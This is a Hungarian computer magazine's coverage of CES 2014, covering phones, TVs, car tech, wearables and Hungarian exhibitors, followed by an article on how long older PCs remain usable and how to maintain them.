A januári CES jelentősége hatalmas: Las Vegasban mutatkoznak be azok a technológiák, termékek, amelyek végigkísérnek minket az esztendő során. A 2014-es felhozatalból válogattunk.

Sony Xperia Z1 Compact

Kezdjük a sort egy aprósággal, a Sony új csúcstelefonjával. A készülék kilóg az elit kategóriából, és nemcsak a neve miatt (a népszerű mini helyett a Sony a Compact utótagot választotta), hanem azért is, mert nem az aktuális csúcsmodell kisebb kijelzővel szerelt, butább változatáról van szó, hanem egy olyan termékről, amely szinte minden képessége alapján az elődjét, az Xperia Z1-et idézi. A Sony nem volt rest ugyanúgy négymagos (Snapdragon 800-as) processzort és 20,2 MP-es kamerát pakolni a telefonba, amely így minden olyan felhasználó kedvence lehet, aki erős hardverre vágyik, de arra nem, hogy a mobilja egyúttal tepsifon is legyen. Kompromisszumot egyedül a kijelző tekintetében kell kötni, amely nemcsak kisebb (5 helyett 4,3 colos), hanem felbontása is alacsonyabb (full HD helyett HD). Az Xperia Z1 Compact jelentősége éppen azért mutat túl egy szimpla bejelentésnél, mert alapjaiban változtathatja meg a gyártók hozzáállását; várhatóan a Samsung, a HTC, az LG, sőt a Nokia sem sokáig fog várni azzal, hogy relatív kicsi, de belül a csúcsmobilokéval egyező hardverrel rendelkező telefonokat dobjanak piacra.

Tartalomhoz a forma

A Las Vegas-i CES az év azon kiállítása, amelyen évről évre rengeteg tévé mutatkozik be. Eddig többnyire a technológiai megoldások kerültek a középpontba (OLED-tévé, 4K-s tévé, okostévé, 3D-tévé stb.), idén azonban a formavilággal is kedvükre játszhattak a mérnökök. Ez odáig vezetett, hogy szinte megszámolni sem lehetett az ívelt felülettel rendelkező tévéket, annyi volt belőlük. Noha ez nem új koncepció, hiszen a 2013-as rendezvényen is bemutatkozott már két ívelt OLED-tévé, a gyártók ezúttal többféle méretben, többféle technológiára alapozva mutatták meg, hogy a csúcskategóriában vége a sík világnak. Hogy a tévék meghajlítása jár-e bármilyen használat közben jelentkező előnnyel, az egyelőre kérdés marad (szerintünk nem), az viszont nem, hogy az ívelt forma 2014-ben (és valószínűleg utána is) trendi lesz.

Egy másik visszatérőnek, a 21:9-es képaránynak viszont biztosan van értelme, feltéve, ha valaki főleg filmeket néz, nem pedig Éjjel-nappal Budapestet. Érdekesség, hogy 21:9-es tévé korábban is volt már, de a Philips és a Vizio a kereslet hiányára hivatkozva beszüntette a gyártást. Most a Samsung és az LG mellett a Toshiba is megpróbálkozik a rendhagyó mérettel – meglátjuk, mire mennek.

LG webOS okostévé

Az okostévék nagyon jók – lennének, ha lenne rájuk sok alkalmazás, gyorsan működnének, és megfelelően lehetne őket kezelni. Bár sok gyártó sokféle szempontból közelítette meg a fenti problémákat (főleg a kezelhetőség kérdését), igazán jó megoldással egészen mostanáig nem találkoztunk. A 2014-es CES-en bemutatkozott viszont az LG új operációs rendszere, a webOS. Természetesen nem teljesen saját fejlesztésről van szó, az LG tavaly vette meg a szoftvert a HP-től, azóta pedig lázasan azon dolgoztak a mérnökök, hogy tévére optimalizálják azt. A művelet olyannyira jól sikerült, hogy az eddigi legjobb okostévérendszert sikerült összerakni. Az LG a 2014-es tévéinél nagyrészt már át is áll(t) a korábbi szoftverről a webOS-re, amely reszponzív (villámgyorsan válthatunk az alkalmazások között vagy az okostévé-felület és az előadás között), a Magic Motion távirányítóval (ami valójában egy levegőben működő egér) pedig pontosan olyan kényelmesen kezelhető, mint bármilyen számítógép. A lecke fel van adva; a kérdés nem az, hogy az LG versenytársai előállnak-e hasonló koncepcióval, csupán az, hogy mikor.

Érkezik a 4K-s tartalom

Amikor a tévék felbontása ugrik egyet, akkor mindig a tyúk meg a tojás esete jut eszünkbe (vélhetően másnak is): kell-e nagyobb felbontású tévé, ha nincsen hozzá tartalom, ugyanakkor minek tartalom, ha nincsenek nagyobb felbontású tévék? A dilemma adott volt évekkel korábban is, amikor tömegesen kezdtek megjelenni a full HD-tévék, és adott most is, amikor a gyártók rákapcsoltak, és eszeveszett tempóban elkezdték bemutatni kisebb-nagyobb, olcsóbb-drágább 4K felbontású tévéiket.

A CES-en több olyan bejelentés is volt, ami jelzi, hogy ezúttal nem kell majd éveket várnunk arra, hogy a 4K felbontású tévékre 4K felbontású tartalmak érkezzenek. A Netflix, az USA legnagyobb online videokölcsönzője például bejelentette, hogy a tervek szerint már a nyár közepén elindul 4K-s szolgáltatása. Akkortájt ráadásul

foci-vb is lesz, amelyet szintén 4K-ban (is) rögzítenek – emellett 4K felbontású rögzítésre képes videokamerák, telefonok, tabletek is megjelennek az év során, ebben teljesen biztosak lehetünk.

UHD-tévék megfizethető áron

Hát igen, hiába új, hiába szuper egy új technológia, ha emellett még drága is, akkor elég nehezen fog beférkőzni a hétköznapjainkba. Persze az informatika és a szórakoztatóelektronika világában megszokhattuk, hogy az árak szépen lassan kúsznak lefelé, a 4K-s tévéknél azonban nemhogy erről volt szó, hanem egyenesen zuhanórepülésről beszélhetünk. És a helyzet az, hogy az árzabáló ezúttal váratlan helyről érkezett! Azt előre tudni lehetett, hogy a kiállítás egy tetemes része a 4K-s eszközökről szól majd, a kérdés így inkább az volt, hogy vajon lesz-e olyan gyártó, aki be meri vállalni, hogy letöri az árakat. Lett, rögtön kettő is – a Polaroid és a Vizio. Mindkét vállalat bemutatott egy olyan 50 colos UHD felbontású tévét, amely csupán 1000 dollárba, azaz nagyjából 220 ezer forintba kerül, ha majd eljut a boltokig. Gyanítjuk, hogy az LG, a Samsung, a Sony, a Toshiba vagy éppen a Sharp standján nem örültek, hiszen ilyen riválisok mellett nehéz lesz drágán eladni saját tévéiket. És ez még akkor is igaz, ha a Polaroid és a Vizio egészen minimalista megoldásra törekedtek, tévéik sem okostévé-funkcióval, sem 3D-megjelenési képességgel, sem HDMI 2.0-csatlakozóval nem rendelkeznek.

Audi-okosságok

A teljesen önmagukat vezető autók még évekre vannak, a legoptimistább becslések szerint sem lesz közúti forgalomban magát vezetni képes jármű 2020 előtt. A gyártók viszont, addig is, számos technológiával kísérleteznek, hogy kényelmesebbé tegyék a vezetést. Az Audi a CES-en demózta közülük az érdekesebbeket – a repertoárból hármat válogattunk ki, azokat, amelyek idén autóba kerülnek.

Az egyik a lézeres lámpa, amely a LED-es fényforrások helyét fogja átvenni a fényszórókban (és persze a csúcskategóriában), várhatóan már ebben az évben. A kék lézer és foszfor segítségével előállított fényt projektorlencse irányítja az útra. A lézer előnye a minden eddiginél fehérebb szín, valamint a háromszoros (!) hatótávolság – az országúti fény akár 500 méteres távolságba is el fog tudni világítani.

Érdekesebb a német gyártó prediktív rendszere, amely egy felhőalapú rendszer segítségével meg tudja becsülni, hogy a közúti lámpák mikor váltanak zöldre. Gyakorlati haszna nem biztos, hogy van a dolognak, ugyanakkor az tény, hogy a vezetést az LCD műszerfalon megjelenő lámpa kicsit érdekesebbé teszi.


Legnagyobb gyakorlati jelentőséggel az éberségfigyelő rendszer bír, amely elalvás vagy rosszullét esetén akár életeket is menthet: ha a fedélzeti számítógép úgy érzékeli, hogy a vezető 10 másodperce nem nyitotta ki a szemét (vagy nem az utat nézi), akkor elkezd sípolni, ha ez sem segít, akkor pedig automatikusan megállítja az autót, kiteszi a vészvillogót és még a rendőrséget is felhívja.


Fülben az igazság

Megkerülhetetlen téma volt a CES-en a viselhető technológia is, legfőképpen azért, mert most már a nagyobb gyártók is látnak fantáziát az ilyen termékekben. Sok bába közt elvész a gyerek, szokták mondani, és ez a kiállításon bemutatott kütyükre is érvényes volt, annyira egy kaptafára mentek a bejelentések, hogy nehéz volt az igazán érdekes készülékeket megtalálni. Azért nekünk sikerült átrágni magunkat a karra helyezhető szenzoros „izék" garmadáján, és találtunk pár gyöngyszemet is.

Kettő közülük az Inteltől érkezett; az egyik Smart Earbuds névre hallgat, és egyelőre csak egy prototípus, de a termék várhatóan idén kapható lesz. A nevéből is adódóan egy fülhallgatóról van szó, amelynek érdekessége az, hogy tele van szenzorokkal – így arra is képes, hogy használója szívverését érzékelje. Az adatokat persze már okostelefonon futó alkalmazás dolgozza fel és jelzi ki, de a füles így is kiváló társ lehet amatőr és profi sportok űzése közben egyaránt. (Egy hasonló terméket az LG is bemutatott, ráadásul az LG fülhallgatója – szubjektív véleményünk szerint – jobban szól, de ami még fontosabb, jobban is néz ki.)

Az Intel másik érdekessége az Edison, amely egy SD-kártya méretére összenyomott PC volt, amely apró mérete révén kiváló alapja lehet számos olyan ruhadarabnak, amelyet tervezője valamilyen okos funkcióval szeretne felruházni. Egy babaruhába épített hőmérséklet-figyelő vagy légzésfigyelő szenzor adatait a Linuxot futtató PC könnyedén fel tudja dolgozni, az adatokat pedig Wi-Fi-hálózaton keresztül bármilyen más eszköznek el tudja küldeni. →





Magyar kiállítók a CES-en

A Las Vegas-i forgatagban több mint 3000 kiállító volt jelen, közülük négyen Magyarországról érkeztek.

XDroid BinPad – tálalás felsőfokon

Van egy magyar cég, úgy hívják, hogy XDroid. Alapvetően mesterséges intelligencia fejlesztésével foglakozik, a CES-re azonban egy első ránézésre teljesen más termékkel, mégpedig egy vizualizációs megoldással érkezett. A platform a BinPad nevet kapta, és bármilyen információs halmazra (könyv, virtuális adatbázis, online könyvtár stb.) „ráhúzható". A felület segítségével egy több száz oldalas könyv vagy egy több tízezer dokumentumot tartalmazó adatbázis is nagyon egyszerűen tálalható, oly módon, hogy a hierarchikus elrendezésben egyre mélyebbre ásva egyre specifikusabb, de ugyanakkor egyre részletesebb információkhoz juthatunk.

A BinPad ennél azonban még többre képes, egy egyszerű Google-keresést is képes feldobni. Az XDroid természetesen nem egy keresési algoritmust írt, tehát nem szeretné a Google-t kiszorítani a piacról – éppen ellenkezőleg, azt kiegészítve egészen érdekes szemszögből mutatja meg, hogy milyen adatokat lehet fellelni a neten. A hierarchikus elrendezés természetesen nagy segítséget jelent a pontos infók gyors megtalálásában, de legalább ennyire hasznos a saját elemzéseken alapuló „kapcsolódó keresések" rész is. Ez Michael Schumacher nevére keresve feldobhatja kapcsolódó anyagként például a Forma–1-et, Vettel nevét – és sajnálatos módon kómával kapcsolatos információkat is.

3D-tervezés felsőfokon

A Leonar3do rutinos látogatója a kiállításnak, a 3D-s tervezőprogramot fejlesztő csapatnak a 2014-es kiállítás már a harmadik Las Vegas-i túrája volt. Az első alkalom szólt talán a legnagyobbat, a vállalat ugyanis ekkor evezett először nemzetközi vizekre, ekkor mutatta meg a nagyvilágnak, hogy mit is tud a „madárnak" keresztelt beviteli eszköz és a saját fejlesztésű tervezőszoftver.

Viszont az idei CES is nagyon érdekes volt a Leonar3dónál, hiszen a 3D-tervezőszoftver böngészőből futtatható, ingyenes verziója, miután a nyár végén elkészült, tulajdonképpen a kiállításon lépett ki először a nemzetközi porondra. A *leopoly.com* weboldalon elérhető szoftver segítségével mindenki belekóstolhat a 3D-s modellezés világába; sőt, a teljesen új modellek elkészítése mellett arra is van mód, hogy mások munkáit tökéletesítsük, módosítsuk. Az elkészült 3D-s modelleket a platform segítségével ki is nyomtathatjuk – ilyenkor egy szerződött partner készíti el a fizikai másolatot, amelyet aztán postán kapunk meg. Egyébként nemcsak ingyenes verziója van a leopolynak, viszont ha nem akarunk fizetni a használatért, akkor el kell fogadnunk, hogy a munkánk egy nyilvános adatbázisba kerül.

GPS Tuner: navigáció elektromos bringákhoz

Az okostelefonok és a Google Maps korában szinte lehetetlen egy sima GPS-t eladni, ezért a leleményes gyártók valamilyen célterület felé mozdultak el. A GPS Tuner is így tett, és a hazai fejlesztőcsapat a virtuális kormányt egy ideje az elektromos kerékpárok piaca felé fordította el. A vállalat természetesen továbbra is csak szoftvert fejleszt, de több készülékgyártóval is sikeres kapcsolatot ápol, hogy közösen olyan termékekkel tudjanak piacra lépni, amelyek az elektromos kerékpárok butácska fedélzeti számítógépét egy sokkal nagyobb tudású változatra cserélhetik.

A GPS Tuner eBike nagy előnye, hogy képes a kerékpárok akkumulátorával is kommunikálni, így a töltöttségi szintet is figyelembe véve tud útvonalat tervezni vagy éppen azt kiszámolni, hogy mekkora az a távolság, amit az akkumulátorral még éppen meg tudunk tenni. A szoftver emellett előnyt kovácsol abból is, hogy nemcsak magát a nyomvonalat ismeri, hanem a terepviszonyokat is, így javaslatot tud tenni arra vonatkozóan is, hogy az akkumulátorban lévő extra kapacitást hogyan (mikor) tudjuk a leghatékonyabban felhasználni.

iBlueOPEN – szezám, tárulj!

Az okostelefonokat egyelőre kulcsként még nemigen használjuk, de ez az idő már nincs is olyan messze. Főleg, ha az iBlueOPEN-en múlik, amely a kiállításra saját termékét, az egyelőre csak iPhone-okkal és iPadekkel működő, de hamarosan androidos változatban is elérhető ajtózárát hozta el a CES-re. A zárban az az érdekes, hogy Bluetooth-kapcsolat segítségével lehet vezérelni.

A CES-en nem a magyar cég volt egyébként az egyetlen, amely ilyen típusú elektromos zárat mutatott be, ugyanakkor az iBlueOPEN egy fontos ponton különbözik minden más kiállított terméktől: nem használja ki azt a Bluetooth 4.0 szabványban meglévő lehetőséget, amellyel a kapcsolódó eszközök közötti távolságot relatív pontosan meg lehet határozni. Ez persze szándékos, mert így még véletlenül sem fordulhat elő, hogy mondjuk az ajtóra felakasztott kabátban felejtett mobil kinyitja a ház ajtaját. Szintén biztonsági okokból egyelőre nincsen felhőalapú támogatás sem a zárhoz, de a fejlesztők dolgoznak egy egyirányú kommunikáción alapuló változaton.

Nevessen, és nyerjen!

Fejtse meg a skandináv rejtvény fő sorait, és nyerjen negyedéves CHIP magazin-előfizetést! A megfejtést nyílt levelezőlapon vagy e-mailben küldje el szerkesztőségünk címére (CHIP magazin, 1053 Budapest, Kecskeméti utca 5., levelezes@chipmagazin.hu).


Beküldési határidő: 2014. február 14.

Előző havi rejtvényünk megfejtése:

„Szívem, a számítógép és a kis Nanuk is lefagyott."

Negyedéves CHIP-előfizetést nyert:

Dér Gáspár



Látványos trükk

Takarítsuk ki a gépet és cseréljük le a hangos ventilátorokat - 1-2 ezer forintból megfiatalodik számítógépünk!

Gépcsere helyett

A legtöbb PC-nél már egy alapos szoftveres karbantartás is csodákat művel!

A 2010-es gépekkel a játék és a HD videoszerkesztés sem rémálom

Lehetséges bővítés: 120-250 GB SSD, erősebb videokártya

A 2004-es gép böngészésre még éppen elegendő

Lehetséges bővítés: 1 TB HDD, 2 GB RAM

Egy 2008-as átlag PC-n élvezhetően fut a Windows 7 és minden webes szolgáltatás

Lehetséges bővítés: négymagos CPU, 64 bites Windows 7

Nem kell új PC!

Megmutatjuk, meddig húzhatja még régi PC-jével, mire elég egy sokéves konfiguráció, és mikor kell a saját érdekében váltania.

Erdős Márton

Nem érti, mire fel ez a nagy gépújítási láz az év bármely szakában? Az a meggyőződése, hogy 5-6, vagy akár 10 éves gépe tökéletesen elegendő mindenre? Nincs egyedül, és ez nagyon is fáj az IT-óriásoknak. A PC-k robbanásszerűen fejlődtek, és hamar el is értek arra a szintre, amikor már minden alapfeladatra elegendően erőssé vált egy átlagos, olcsó konfiguráció is.

A felhasználás módja és a programok korántsem fejlődtek a hardverrel azonos ütemben, sem a teljesítményigény, sem pedig új, forradalmi szolgáltatások terén. A szövegszerkesztés még ma is „csak" szövegszerkesztés, nincsen használható gondolatolvasó, beszédértő hardver vagy szoftver, a játékokat leszámítva a megjelenítés még mindig 2D-s, a weboldalak böngészéséhez pedig nem kell 6 magos csúcsprocesszor és dedikált videokártya. Akár egy 6-7 éves gépre is nyugodtan köthetünk full HD felbontású monitort, betölthetjük rajta a legújabb weboldalakat és megírhatjuk a házi dolgozatunkat. A felhasználói élmény talán nem mindig lesz tökéletes, gépünk sem valami apró, szexi és csendes masina, de a feladatot el tudjuk végezni, és nem őszülünk bele a várakozásba.

Amikor nem érdemes váltani

▪ Átlagkonfiguráció 2010-ből: Intel Core i5-750, 4 GB RAM, 7200 rpm HDD

Egy hároméves konfiguráción az alapfeladatok elvégzése egyszerűen nem lehet kínszenvedés. Ha mégis, úgy az a gép vagy rosszul lett megépítve, vagy már eleve túl gyenge, elavult volt, vagy egyéb, szoftveres/hardveres probléma van, amely javítható. Egy ilyen összeállításnál már nem luxus a négymagos központi egység, a HD videovezérlő, a 4 GB RAM – ez a kombináció pedig még egyszerűbb játékok futtatására vagy akár valós idejű adattitkosításra is használható. 2009-ben jelent meg a Core i5-750 processzor, amely még abszolút versenyképes számítási teljesítményt nyújt, és – noha hatékonysága és szolgáltatásai már nem vetekszenek a mai modellekével – még HD videoszerkesztésre sem lehetetlen felhasználni egy ilyen gépet.

A Windows 8.1-et könnyedén elviszi egy ehhez hasonló konfiguráció, ha pedig külön videokártya is került bele, a játékokkal sem lesz problémánk. A bővítésnél van mozgásterünk egy ilyen, mondhatni fiatal gépnél, hiszen DDR3-at és PCIe ×16 videokártyát képes fogadni az alaplap. Ha időközben mégis a csere mellett döntünk, a legtöbb komponenst továbbvihetjük új PC-nkbe.

Ami még éppen jó

▪ Átlagkonfiguráció 2008-ból: Intel Pentium Dual Core/Core 2 Duo, 2 GB RAM, 7200 rpm HDD

Sok minden fejlődött az elmúlt 6 évben. Az alkalmazások erőforrásigénye nőtt, a web már egészen más, mint amilyen anno volt, aki pedig tartalmat állít elő, az könnyedén belefuthat számítógépe korlátaiba. Azonban ha nem tervezünk a legújabb 3D-s játékokkal játszani és full HD (vagy 4K) videót sem szeretnénk szerkeszteni, egy kiegyensúlyozott, 6 éves konfigurációval még ma is elvégezhetünk minden feladatot úgy, hogy nem kínszenvedés a használata. Egy ilyen gépnek nem okoz gondot a közösségi oldalak, a fejlett webes alkalmazások megjelenítése, akár több fület is nyitva tarthatunk a böngészőben, miközben a háttérben fut a szövegszerkesztő és a chatablak. A Windows 7 is élvezhető, a driverellátottság jó, nem lehetetlen elvárás a HD videochat és a közösségi hálók állandó frissítése (lásd ábránkat). A nagy felbontású képek szerkesztése azonban már kényelmetlen, de még ez is kivárható hajtépés nélkül, ha elég türelmesek vagyunk.

ÁTLAGOS PC ÉVJÁRATA	2004	2008	2010
Windows XP			
Szövegszerkesztés			
Böngészés			
Flashjátékok			
Web 3.0			
HD videochat			
Windows 7			
Közösségi hálók			
Képszerkesztés (RAW)			
Windows 8.1			
5-6 éves játékok			
Full HD videoszerkesztés			
HDD-titkosítás			
HD videostreamelés a netre			
Friss 3D-játékok			

Ütött a gépfrissítés órája

▪ Átlagkonfiguráció 2004-ből: Intel Pentium 4 531, 1 GB RAM, 5400/7200 rpm HDD

Hiába repülünk vissza kereken 10 évet az időben, még mindig nem beszélhetünk használhatatlan ócskavasakról. A 2004-es átlaggépen eldöcög a Windows XP és akár egy fejlett, alternatív böngésző is, lehet levelezni, és a közösségi hálózatokkal sem lesz gondunk. A chat nem probléma, de azért HD videochatet már ne indítsunk, és persze kellő türelemmel kell leülni egy ilyen gép elé. Az interaktív, rengeteg scripttel és animált tartalommal megpakolt weboldalak megjelenítése nem egyszerű feladat, ezért 1-2 lapnál többet egyszerre nem érdemes nézni. Egy Intel Pentium 4-es vagy AMD Athlon egymagos processzorra épülő konfiguráción még akár egy Windows 7 is elfut, de csúcssebességre itt se számítsunk, sőt, a rendszer és a védelmi szolgáltatások szinte minden erőforrást felemésztenek, ezért jobban járunk, ha a látványos részeket le is tiltjuk.

Amennyiben úgy érezzük, hogy még mindig el tudjuk végezni a PC-n a napi néhány rutinfeladatunkat, nem tépjük a hajunkat a sebesség (hiánya) miatt, és a számítógép is stabil, akkor is érdemes meggondolni a gépcserét. A Windows XP támogatása áprilisban lejár (erről bővebben a 104. oldalon olvashat), vagyis komoly biztonsági kockázatot vállalunk azzal, ha tovább használjuk.

Hiába nem vagyunk rákényszerítve, főleg Pentium 4 esetében érdemes szerezni egy fogyasztásmérőt, és megfigyelni, mekkora a 10 éves PC fogyasztása, valamint azt is, hogy mennyi idő alatt tudjuk elvégezni feladatunkat, és mennyi ebből a kényszerű várakozás. Ezen adatok birtokában nem nehéz kiszámolni, hogy egy új, belépőszintű és alacsony fogyasztású alapgép ára mennyi idő alatt térülne meg. Egy új PC kisebb, csendesebb, sokkal-sokkal gyorsabb, és ami a legfontosabb – egy Pentium 4 fogyasztásának a töredékével számolhatunk, ami már napi pár órás használat mellett is azonnal látható lesz a havi villanyszámlában.


Következő számunkban megmutatjuk, miért érdemes leváltani egy ilyen lomha gépet még akkor is, ha úgy érezzük, nincs szükségünk ennél nagyobb teljesítményre vagy új szolgáltatásokra. →

PC-FELÚJÍTÁS 0 forintból

Ha nem is vált gépet, azért érdemes karbantartani PC-jét. Higgye el, meg fogja hálálni a gondoskodást.

1 A piszkos meló

Az első lépés jár a legtöbb fáradsággal, de mindenképpen megéri elvégezni, mert ezzel bizonyítottan meghosszabbítjuk gépünk életkorát, lecsendesítjük a PC-t, és a stabilitás miatt sem kell majd aggódnunk. Áramtalanítás után szereljük le a gépház mindkét oldalát, sőt, amennyiben ez lehetséges, az előlapot is. Ha meggyőződtünk róla, hogy semmi nem esett az alsó tálcára és minden fixen rögzített, műanyag fejű porszívóval szívjuk ki a port a ház minden zugából. A ventilátorokat egy ceruzával fixáljuk, így szívjuk ki a port a lapátok és lamellák közül. Ez utóbbi lehet, hogy nem fog sikerülni szimpla porszívóval, ezért érdemes egy flakon sűrített levegőt is beszerezni. A tápegységnél is hasonlóképp járjunk el. Ezután töröljük tisztára a belső felületeket, ellenőrizzünk minden kábelt és ventilátort (amelyik hangos vagy csapágyhibás, azt érdemes lecserélni), majd szereljük újra össze a gépet.




2 Szoftveres pucolás

